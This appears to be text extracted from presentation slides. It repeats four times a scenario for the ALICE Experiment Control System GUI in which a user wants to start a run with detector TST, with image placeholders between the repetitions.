
# Scenario - ALICE Experiment Control System GUI

*“I would like to use detector TST to start a run”*




# Scenario - ALICE Experiment Control System GUI

*“I would like to use detector TST to start a run”*




# Scenario - ALICE Experiment Control System GUI

*“I would like to use detector TST to start a run”*



# Scenario - ALICE Experiment Control System GUI


*“I would like to use detector TST to start a run”*





